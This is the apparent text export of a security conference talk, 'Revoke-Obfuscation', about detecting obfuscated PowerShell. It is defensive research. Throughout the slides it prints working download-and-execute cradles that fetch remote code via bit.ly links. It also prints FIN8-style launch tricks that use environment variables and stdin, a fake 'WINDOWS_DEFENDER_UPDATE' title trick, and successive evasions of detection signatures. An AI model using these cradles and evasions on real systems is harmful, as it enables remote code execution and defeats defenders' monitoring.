Revoke-Obfuscation
> PowerShell Obfuscation Detection Using Science
Daniel Bohannon - @danielhbohannon
Lee Holmes - @Lee_Holmes 0.0/00
> Whois
0.0/00
- Daniel Bohannon
- Senior Applied Security Researcher @ MANDIANT
- Invoke-Obfuscation, Invoke-CradleCrafter
- Obfuscation, evasion and detection techniques
- @danielhbohannon
Title . @Speaker . Location
%ProgramData:~0,1%%ProgramData:~9,2% /c echo OBFUSCATION_FTW!
> Whois
0.0/00
- Lee Holmes
- Lead security architect of Azure Management @ MS
- Author of the Windows PowerShell Cookbook
- Original member of PowerShell Development Team
- @Lee_Holmes
Title . @Speaker . Location
iex (iwr bit.ly/e0Mw9w)
0.0/00Title . @Speaker . Location

Preparing Your Environment for Investigations
• Logs (and retention) are your friend → 1) enable 2) centralize 3) LOOK/MONITOR
• Process Auditing AND Command Line Process Auditing → 4688 FTW!
• https://technet.microsoft.com/en-us/library/dn535776.aspx
• SysInternals’ Sysmon is also a solid option
• Real-time Process Monitoring
• Uproot IDS - https://github.com/Invoke-IR/Uproot
• PowerShell Module, ScriptBlock, and Transcription logging
• https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/
• https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

Launch Techniques

• powershell.exe called by cmd.exe
• cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"

Launch Techniques
• PowerShell Help is the best in the business ☺
Launch Techniques

• powershell.exe called by cmd.exe
• cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
Launch Techniques

• powershell.exe called by cmd.exe
..
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
Launch Techniques
• powershell.exe called by cmd.exe
..
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
Launch Techniques
• powershell.exe called by cmd.exe
..
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"

Is it safe to key off of cmd.exe with arguments | powershell ??
Of course not! "powershell" can be set and called as variables in cmd.exe
cmd /c "set p1=power&& set p2=shell&& cmd /c echo Write-Host SUCCESS -Fore Green ^|
%p1%%p2% - "
Launch Techniques
Here is an example of FIN8 combining this environment variable obfuscation with
PowerShell stdin invocation
cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE%
powershell -
$Env:_CT;$o='';$l=$s.length;$i=$Env:_PA%$l;while($o.length -ne$l){$o+=$s[$i];$i=($i+$Env:_KE)%$l}iex($o)
Launch Techniques
Here is an example of FIN8 combining this environment variable obfuscation with
PowerShell stdin invocation
cmd.exe /c echo %var1% | %var2%
cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE%
powershell -
powershell -
$Env:_CT;$o='';$l=$s.length;$i=$Env:_PA%$l;while($o.length -ne$l){$o+=$s[$i];$i=($i+$Env:_KE)%$l}iex($o)
Launch Techniques
• powershell.exe called by cmd.exe
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
• cmd.exe /c "set cmd=Write-Host ENV -Fore Green && powershell IEX $env:cmd"
Can also use .Net function or GCI/dir:
[Environment]::GetEnvironmentVariable('cmd', 'Process')
(Get-ChildItem/ChildItem/GCI/DIR/LS env:cmd).Value
Kovter <3 this!
Launch Techniques
• powershell.exe called by cmd.exe
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
• cmd.exe /c "set cmd=Write-Host ENV -Fore Green& & powershell IEX $env:cmd"
• cmd.exe /c "echo Write-Host CLIP -Fore Green | clip && powershell [void]
[System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms')
; IEX ([System.Windows.Forms.Clipboard]::GetText())"
Launch Techniques
• So we just apply detection logic to Child and Parent process arguments and
we’re good…Right?
Launch Techniques


• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
Launch Techniques

• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
• cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd% |
powershell -"
Does this work???
Launch Techniques

• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"

• cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd% |
powershell -"
http://ohtoptens.com/wp-content/uploads/2015/05/Grumpy-Cat-NO-8.jpg
Executes, but arguments are still visible in parent process.
Launch Techniques
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
• cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd% |
powershell -"
Escape with ^ for cmd.exe
Launch Techniques

• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
• cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd%
^| powershell -"
Does this work???
Escape with ^ for cmd.exe
Launch Techniques
• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
• cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd%
^| powershell -"
http://journalthis.danoah.com/wp-content/uploads/best-funniest-grumpy-cat-22.jpg
Launch Techniques

• cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd%
^| powershell -"
• cmd /c echo %cmd% | powershell -
• powershell -
• Detect by recursively checking parent process command arguments?
Not 100% of the time 
Launch Techniques
• Set content in one process and then query it out and execute it from another
completely separate process. NO SHARED PARENT PROCESS!
• cmd /c "title WINDOWS_DEFENDER_UPDATE && echo IEX (IWR
https://bit.ly/L3g1t)&& FOR /L %i IN (1,1,1000) DO echo"
• cmd /c "powershell IEX (Get-WmiObject Win32_Process -Filter ^"Name =
'cmd.exe' AND CommandLine like
'%WINDOWS_DEFENDER_UPDATE%'^").CommandLine.Split([char]38)[2].SubStri
ng(5)"
Launch Techniques
• The good news? PowerShell script block logs capture ALL of this.
• The bad news? Token-layer obfuscation persists into script block logs.
> Obfuscating the Cradle
0.0/00Title . @Speaker . Location


Obfuscating the Cradle: (New-Object Net.WebClient)
• Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
• Veil
• downloaderCommand = "iex (New-Object Net.WebClient).DownloadString("http://%s:%s/%s")n“
• https://github.com/nidem/Veil/blob/master/modules/payloads/powershell/psDownloadVirtualAlloc.py#L76
• PowerSploit
• $Wpad = (New-Object Net.Webclient).DownloadString($AutoConfigURL)
• https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1#L1375
• Metasploit (http://blog.cobaltstrike.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/)
Obfuscating the Cradle: (New-Object Net.WebClient)

• Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")


• What script block elements can we key off of for this?
Obfuscating the Cradle
• Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
• What script block elements can we key off of for this?
• Invoke-Expression
Obfuscating the Cradle

• Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
Obfuscating the Cradle

• Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• System.Net.WebClient
Obfuscating the Cradle

• Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• System.Net.WebClient
• ).DownloadString("http
Obfuscating the Cradle
• Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• System.Net.WebClient
• ).DownloadString("http
• Now let's demonstrate why assumptions are dangerous!
Obfuscating the Cradle

• Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• System.Net.WebClient (System.* is not necessary for .Net functions)
• ).DownloadString("http
Obfuscating the Cradle

• Invoke-Expression (New-Object Net.WebClient).DownloadString("https://bit.ly/L3g1t")
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• ).DownloadString("http
Obfuscating the Cradle

• Invoke-Expression (New-Object Net.WebClient).DownloadString("https://bit.ly/L3g1t")
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient

• ).DownloadString("http (url is a string and can be concatenated)
Obfuscating the Cradle

• Invoke-Expression (New-Object Net.WebClient).DownloadString("ht"+"tps://bit.ly/L3g1t")
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• ).DownloadString("http (url is a string and can be concatenated)
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient).DownloadString("ht"+"tps://bit.ly/L3g1t")
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• ).DownloadString("
Obfuscating the Cradle


• Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• ).DownloadString(" (PowerShell string can be single or double quotes)
(…and did I mention whitespace?)
(…URL can also be set as variable.)
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• ).DownloadString(
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient

• ).DownloadString( (is .DownloadString the only method for Net.WebClient?)
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• ).DownloadString(
Net.WebClient class has options:
• .DownloadString
• .DownloadStringAsync
• .DownloadStringTaskAsync
• .DownloadFile
• .DownloadFileAsync
• .DownloadFileTaskAsync
• .DownloadData
• .DownloadDataAsync
• .DownloadDataTaskAsync
• etc.
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• ).Download
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• ).Download
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• ).Download

(New-Object Net.WebClient) can be set as a variable:
$wc = New-Object Net.Webclient;
$wc.DownloadString( 'ht'+'tps://bit.ly/L3g1t')
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• .Download
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• .Download (Member token obfuscation?)
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient).'DownloadString'( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient

• .Download (single quotes…)
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient)."DownloadString"( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• .Download (double quotes…)
Obfuscating the Cradle

• Invoke-Expression (New-Object Net.WebClient)."Down`loadString"( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• Download (tick marks??)
Obfuscating the Cradle

• Invoke-Expression (New-Object Net.WebClient)."Down`loadString"( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• Download


Get-Help about_Escape_Characters
Obfuscating the Cradle

• Invoke-Expression (New-Object Net.WebClient)."`D`o`wn`l`oa`d`Str`in`g"( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• Download
Get-Help about_Escape_Characters
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• Download
Get-Help about_Escape_Characters
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• Download
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• Download (Options: RegEx all the things or scratch this indicator)
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• Download (Options: RegEx all the things or scratch this indicator)
WebClient class has options:
• .DownloadString…
• .DownloadFile…
• .DownloadData…
• .OpenRead
• .OpenReadAsync
• .OpenReadTaskAsync
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
• Download (Options: RegEx all the things or scratch this indicator)

DownloadString CAN be treated as a string or variable with .Invoke! (req’d in PS2.0)
Invoke-Expression (New-Object Net.WebClient).("Down"+"loadString").Invoke(
'ht'+'tps://bit.ly/L3g1t')
$ds = "Down"+"loadString"; Invoke-Expression (New-Object Net.WebClient).
$ds.Invoke( 'ht'+'tps://bit.ly/L3g1t')
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
Obfuscating the Cradle
• Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient


We have options…
1. (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")
2. (New-Object ("Net"+".Web"+"Client"))
3. $var1="Net."; $var2="WebClient"; (New-Object $var1$var2)
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Net.WebClient
We have options…
1. (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")
2. (New-Object ("Net"+".Web"+"Client"))
3. $var1="Net."; $var2="WebClient"; (New-Object $var1$var2)
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object

• There aren't any aliases for New-Object cmdlet, so shouldn't this be safe to trigger on?
If only PowerShell wasn't so helpful…
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object

• Get-Command →
shows all available
functions, cmdlets,
etc.
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object


• Get-Command → Return a single cmdlet name? Why not invoke it!
• Invoke-Expression (Get-Command New-Object)
But we can be more creative…
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Get-Command → Return a single cmdlet name? Why not invoke it!
• & (Get-Command New-Object)
• . (Get-Command New-Object)
There we go… invocation ops
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object





• Get-Command → Wildcards are our friend…
• & (Get-Command New-Object)
• . (Get-Command New-Object)
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object

• Get-Command → Wildcards are our friend…
• & (Get-Command New-Objec*)
• . (Get-Command New-Objec*)
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object

• Get-Command → Wildcards are our friend…
• & (Get-Command New-Obje*)
• . (Get-Command New-Obje*)
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Get-Command → Wildcards are our friend…
• & (Get-Command New-Obj*)
• . (Get-Command New-Obj*)
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Get-Command → Wildcards are our friend…
• & (Get-Command New-Ob*)
• . (Get-Command New-Ob*)
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Get-Command → Wildcards are our friend…
• & (Get-Command New-O*)
• . (Get-Command New-O*)
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Get-Command → Wildcards are our friend…
